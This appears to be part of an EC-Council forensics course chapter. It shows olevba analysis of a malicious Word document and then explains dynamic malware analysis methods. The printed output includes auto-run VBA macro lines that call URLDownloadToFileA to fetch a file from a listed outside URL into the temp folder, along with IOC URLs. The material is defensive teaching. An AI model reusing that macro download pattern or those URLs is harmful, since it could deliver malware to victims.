
The screenshots below show the analysis of the **`infected_doc`** file by olevba, which shows that it contains auto-executable macros that have shellcode and strings obfuscated with Base64 and dridex.

Upon execution, these macros might download malicious files named test.exe and sfjozjero.exe from the internet and store them in the temp directory of the compromised system.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


The following URLs are identified as IOCs:

- *http://germanya.com.ec/logs/test.exe*
- *http://germanya.com.ec/logs/counter.php*



```
investigator@investigator-OptiPlex-390: ~/Desktop
investigator@investigator-OptiPlex-390:~/Desktop$ olevba '/home/investigator/infected_doc
.docx'
olevba 0.54.2 on Python 2.7.17 - http://decalage.info/python/oletools
===============================================================================
FILE: /home/investigator/infected_doc.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /home/investigator/infected_doc.docx - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Option Explicit
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal FVQGKS As Long, _
ByVal WSGSGY As String, ByVal IFRRFV As String, ByVal NCVOLV As Long, _
ByVal HQTLDG As Long) As Long
Sub AutoOpen()
    Auto_Open
End Sub
Sub Auto_Open()
SNVJYQ
End Sub
Public Sub SNVJYQ()
```


Figure 12.12: Using olevba tool to identify suspicious VBA keywords



```
investigator@investigator-OptiPlex-390: ~/Desktop
vbCrLf & "Por favor intente desde otro equipo.", vbCritical, "Equipo no compatible"
    lala = URLDownloadToFileA(0, "http://germanya.com.ec/logs/counter.php", Environ("TMP"
) & "\lkjljlljk", 0, 0)
End Function
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|Lib                 |May run code from a DLL                      |
|Suspicious|URLDownloadToFileA  |May download files from the Internet         |
|IOC       |http://germanya.com.|URL                                          |
|          |ec/logs/test.exe    |                                             |
|IOC       |http://germanya.com.|URL                                          |
|          |ec/logs/counter.php |                                             |
|IOC       |test.exe            |Executable file name                         |
|IOC       |sfjozjero.exe       |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

Figure 12.13: Using olevba tool to identify suspicious VBA keywords


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Dynamic Malware Analysis

As opposed to static analysis, dynamic malware analysis involves running the malware in a controlled environment to monitor how it would interact with the system resources and whether it includes any network capabilities. This section discusses the fundamental aspects of and differing approaches to dynamic malware analysis.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Analysis: Dynamic

Dynamic malware analysis refers to the process of studying the behavior of a malware by running it in a monitored environment. The environment design should include tools that can capture every movement of a malware in detail and provide feedback to the investigator. Mostly, virtual systems act as a base for conducting such experiments.

Investigators use the dynamic analysis to gather valuable information about malware activities, including files and folders created, ports and URLs accessed, called functions and libraries, applications and tools accessed, information transferred, settings modified, and processes and services started by the malware. An investigator should design and setup the environment for performing dynamic analysis in such a way that the malware cannot propagate to the production network, and the testing system can return to a previously set timeframe in case anything goes wrong during the test. Dynamic malware analysis can be performed in two ways:


- **Monitoring Host Integrity**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents. This dynamic malware analysis approach involves taking a snapshot of the system before and after the execution of the malicious specimen using the same tools and analyzing the changes to evaluate its impact on the system and its properties.

- **Observing Runtime Behavior**

  In this approach, investigators monitor the malicious activities of the specimen as it runs on the system. Observing the malware in a runtime environment enables investigators to see how it interacts with the system and the network in real-time, which helps them detect its actual functionality and purpose.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Dynamic Malware Analysis: Pre-Execution Preparation

As dynamic malware analysis requires the running of a malware, you need to build a proper test environment best suited for this purpose. The procedure for preparing a testbed for dynamic malware analysis is given below:

- Create a fresh baseline of both Windows and Linux workstations, which should include details of the file system, registry, running processes, event log files etc.
- You can compare this baseline state with the system's state after executing the malware. This will help in understanding the changes the malware has made across the system.
- List down all device drivers, Windows services, and startup programs
- Install the tools that would be used to capture the changes performed by the malware on the network properties and other system resources, such as file system, registry, and processes
- Generate hash values of the OSes and tools used
- Run the malware that has been collected from the suspect machines onto the forensic workstations and begin the monitoring

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Monitoring Host Integrity

For host integrity monitoring, investigators must take a snapshot of the baseline state of the forensic workstation prior to the malware execution.

Upon the establishment of the baseline, which has already been done for the Windows workstation as a part of the pre-execution preparation, investigators need to do the following:

- Run the malware on the Windows workstation for a certain period and take a second snapshot of the workstation

  Note: For the demonstration purpose, we will be executing a malware named payload.exe+

- Compare the second snapshot with the baseline to detect the changes made to the system properties by the malware, such as file systems and registry keys

Investigators can use tools like WhatChanged Portable that allows the capture and comparison of the system states before and after the malware execution. It scans for modified files and registry entries and lists them in text file format. The tool should run in the background while the malware is running on the workstation to record changes in the file system and registry.

- **WhatChanged Portable**

  Source: *https://portableapps.com*

  WhatChanged is a system utility that scans for modified files and registry entries. It is useful for checking program installations. WhatChanged Portable can run from a cloud folder, external drive, or local folder without installing into Windows. WhatChanged uses the 'brute force method' to check files and the registry.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There are two steps for using WhatChanged Portable:

1. Take a snapshot to get the current state of the computer
2. Run it again to check the differences since the previous snapshot





Figure 12.14: WhatChanged Portable tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Observing Runtime Behavior

Observing runtime behavior of a malware sample refers to the execution of the malware on forensic workstation and observing its operations in real-time to understand its intent and functionality.

Executing the malware on the forensic workstations enables investigators to observe in real-time how the malware unpacks itself, the malicious operations it performs on the registry, system files and kernel resources, and whether it tries to establish any communication with the external environment, such as the network.

This enables investigators to detect and understand the behavioral characteristics of the malware under examination. They can record and gather real-time information on the dynamic behavior of different types of malware samples, which can be very useful in enforcing preventive measures against malicious threats.

Investigators can monitor the runtime behavior of the malware in two ways:

1. **System Behavior Analysis**

   It involves monitoring the changes on operating system resources upon malware execution. System behavior analysis includes the monitoring the changes in the following system components after the execution of the malware:

   - Monitoring registry artifacts
   - Monitoring processes
   - Monitoring services and startup folders
   - Examining event logs

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- Monitoring API calls
- Monitoring device drivers
- Monitoring files and folders

2. Network Behavior Analysis

It involves tracking the malware's network-level activities. Network behavior analysis includes the monitoring of the following network properties:

- Monitoring IP Addresses
- Looking for Connected Ports
- Examining the DNS Entries

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Perform System Behavior Analysis

During runtime, a malware might interact with various system components, such as registry, file and folders, windows processes and services, and device drivers. It might update/delete registry keys or create malicious Windows services/processes to accomplish what it is designed to do.

After running the malware, investigators can analyze the changes in registry, processes, or services by comparing the result with the baseline image and by using various forensic tools. They can also examine the API calls made by the malware and monitor event logs to see the changes on the system properties performed by the malware.

This section describes how to analyze various system components and track malicious changes during dynamic malware analysis.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Behavior Analysis: Monitoring Registry Artifacts

Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. Malware manipulates the registry to ensure that it runs automatically whenever a computer or device boots or a user logs in.

Forensic investigators can execute the malware on a Windows forensic workstation and observe how it interacts with the system registry files, particularly the registry keys and values that are created, modified, or deleted by it.

Investigators can look into specific registry locations while performing a runtime analysis of the malware to learn more about its functionality. Monitoring AutoStart registry keys can be quite useful as those are the most common locations targeted by malware.

